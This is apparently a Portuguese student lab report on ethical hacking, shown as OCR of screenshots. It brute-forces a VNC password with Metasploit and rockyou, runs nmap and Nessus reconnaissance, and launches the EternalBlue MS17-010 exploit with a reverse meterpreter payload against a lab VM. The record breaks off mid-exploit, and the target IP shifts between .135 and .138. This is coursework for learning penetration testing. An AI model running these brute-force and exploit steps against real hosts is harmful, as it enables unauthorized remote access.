


5. e 6.

Utilizar o metasploit para explorar uma vulnerabilidade.

Na kali, digitamos o comando

$ msfconsole



$ use auxiliary/scanner/vnc

```
msf6 > use auxiliary/scanner/vnc

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/ard_root_pw                      normal  No     Apple Remote Desktop Root Vulnerability
   1  auxiliary/scanner/vnc/vnc_none_auth                    normal  No     VNC Authentication None Detection
   2  auxiliary/scanner/vnc/vnc_login                        normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/vnc/vnc_login

msf6 >
```

$ use auxiliary/scanner/vnc/vnc_login

```
File  Actions  Edit  View  Help
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Configuração da forma como explorar a vulnerabilidade:

Definir o IP 192.168.159.130 como alvo:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.159.130
RHOSTS ⇒ 192.168.159.130
```

Dizer qual é a minha lista de passwords:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set Pass_File /usr/share/wordlists/rockyou.txt
Pass_File ⇒ /usr/share/wordlists/rockyou.txt
```

A ferramenta Metasploit vai parar quando encontrar uma password que funcione e, Bruteforce Speed foi definida para uma velocidade baixa para não bloquear a ferramenta.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED ⇒ 1
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

Explorar a vulnerabilidade:

$ exploit e descobrimos que a password é: password


```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.159.130:5900  - 192.168.159.130:5900 - Starting VNC login sweep
[-] 192.168.159.130:5900  - 192.168.159.130:5900 - LOGIN FAILED: :123456 (Incorrect: Authentication failed)
[-] 192.168.159.130:5900  - 192.168.159.130:5900 - LOGIN FAILED: :12345 (Incorrect: Authentication failed)
[-] 192.168.159.130:5900  - 192.168.159.130:5900 - LOGIN FAILED: :123456789 (Incorrect: Authentication failed)
[+] 192.168.159.130:5900  - 192.168.159.130:5900 - Login Successful: :password
[*] 192.168.159.130:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

A ferramenta xtightvncviewer serve para ter acesso remoto ao nosso alvo:

$ xtightvncviewer 192.168.159.130

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ xtightvncviewer 192.168.159.130
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

Inserimos a password descoberta e, abre uma janela (em linha de comando) no nosso kali, com acesso total à máquina alvo.



Grupo 4 – Vulnerabilidades

1. Utilize a VM serverXploitable. Em alternativa utilize uma instalação do Windows 2008 Server Datacenter R2.

2. Efetue a fase 1 do Ethical Hacking.

3. Guarde um screenshot do comando utilizado no ponto 2.

4. Efetue a fase 2 do Ethical Hacking, com recolha de informação relativa ao software utilizado, intensidade 5.

5. Guarde um screenshot do comando utilizado no ponto 4.

6. Utilize o nessus e efetue um Host Discovery.

7. Utilize o nessus e efetue um Network Basic Scan ao alvo indicado no ponto 1.

8. Utilize o nessus para construir um report acerca do alvo.

9. Explore a vulnerabilidade descrita em MS17-010.

10. Guarde os screenshot que julgar necessários dos comandos utilizados no ponto 9.

1.

Laboratório composto por 2 máquinas: a máquina serverXploitable e a máquina Kali.

Tenho ambas as máquinas com duas placas de rede. Nas duas máquinas, a placa eth0 está em NAT e a placa eth1 está em VMnet10.

2. e 3.

Fase 1 do Ethical Hacking: Reconhecimento

$ - representa comando a ser inserido

$ sudo netdiscover ⇒ mostra MACs e IPs das máquinas na mesma rede, faz o reconhecimento à rede.

```
┌──(kali㉿kali)-[~]
└─$ ip -br -4 a
lo               UNKNOWN        127.0.0.1/8
eth0             UP             192.168.159.136/24
eth1             UP             10.10.10.254/24
```

```
 6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
 ___________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -------------------------------------------------------------------
 192.168.159.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.159.2   00:50:56:e4:cd:a5      2     120  VMware, Inc.
 192.168.159.135 00:0c:29:6f:4c:d5      2     120  VMware, Inc.
 192.168.159.254 00:50:56:e5:e4:d4      1      60  VMware, Inc.
```

192.168.159.1 ⇒ IP máq real

192.168.159.2 ⇒ IP gateway (?)

192.168.159.254 ⇒ IP do meu telemóvel que faz de router

192.168.159.136 ⇒ IP kali, máquina atacante

192.168.159.135 ⇒ IP serverXploitable, máquina alvo

4. e 5.

Fase 2 do Ethical Hacking: Scanning, com recolha de informação relativa ao software utilizado, intensidade 5.

$ namp -sV --version-intensity 5 192.168.159.135

nmap ⇒ mostra os ports abertos, serviços que estão a funcionar na máquina do IP inserido

-sV ⇒ scan à versão de software

--version-intensity 5 ⇒


192.168.159.132 ⇒ IP da máquina à qual estamos a fazer o scanning, máquina alvo


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --version-intensity 5 192.168.159.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 12:01 WEST
Nmap scan report for 192.168.159.135
Host is up (0.0011s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: WORKGROUP)
49154/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: SERVERXPLOITABL; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.79 seconds
```

Ports abertos: 80, 135, 139, e 445, 49154 e 49156.

6. Efetuar um Host Discovery

Fiz um Host Discovery a toda a rede.






Em toda a rede, o Host Discovery detetou 2 vulnerabilidades no IP 192.168.159.135, a nossa máquina alvo serverXploitable.

Não encontrou o port 80, que sabemos estar aberto pelo nmap usado anteriormente.

Mas encontrou mais 3 ports abertos: 49152, 49153 e 49155.

As vulnerabilidades são informativas, não são vulnerabilidades graves.

Relatório:



192.168.159.135


0	0	0	0	2
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 2


SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	10180	Ping the remote host


* indicates the v3.0 score was not available; the v2.0 score is shown


7. Efetuar um Network Basic Scan ao alvo indicado no ponto 1.




O Nessus encontrou vulnerabilidades com vários graus de gravidade.











A vulnerabilidade mais crítica deve-se a ser uma versão desatualizada do Windows, o Nessus recomenda que se atualize o sistema operativo.

8. O relatório do alvo foi feito e vai ser enviado juntamente com a tarefa.

9. e 10. Explore a vulnerabilidade descrita em MS17-010.



O Nessus tem informação acerca do MS17-010.



Existem exploits disponíveis

Pode ser explorado com o Metasploit.

Vulnerability Information

CPE: cpe:/o:microsoft:windows
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: March 14, 2017
Vulnerability Pub Date: March 14, 2017
In the news: true

Exploitable With

Metasploit (SMB DOUBLEPULSAR Remote Code Execution)
CANVAS ()
Core Impact

Explorar a vulnerabilidade com a ferramenta Metasploit.

```
msf6 > search MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool C
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampio
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampio
ion
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
File  Actions  Edit  View  Help
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects W
                                             Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windo
                                             dard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server
                                             get machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.159.136  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Configurar o RHOSTS (alvo 192.168.159.135)

O LHOST está correto, 192.168.159.136 é o IP da máquina kali atacante.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.159.135
RHOSTS ⇒ 192.168.159.135
```

Definir o SO correto como target (Windows Server 2008 R2)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒   0   Automatic Target
    1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation


msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3
target ⇒ 3
```

$ run

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.159.136:4444
[*] 192.168.159.138:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.159.138:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.159.138:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.159.138:445 - The target is vulnerable.
[*] 192.168.159.138:445 - Connecting to target for exploitation.
[+] 192.168.159.138:445 - Connection established for exploitation.
[+] 192.168.159.138:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.159.138:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.159.138:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.159.138:445 - 0×00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.159.138:445 - 0×00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.159.138:445 - 0×00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.159.138:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.159.138:445 - Trying exploit with 12 Groom Allocations.
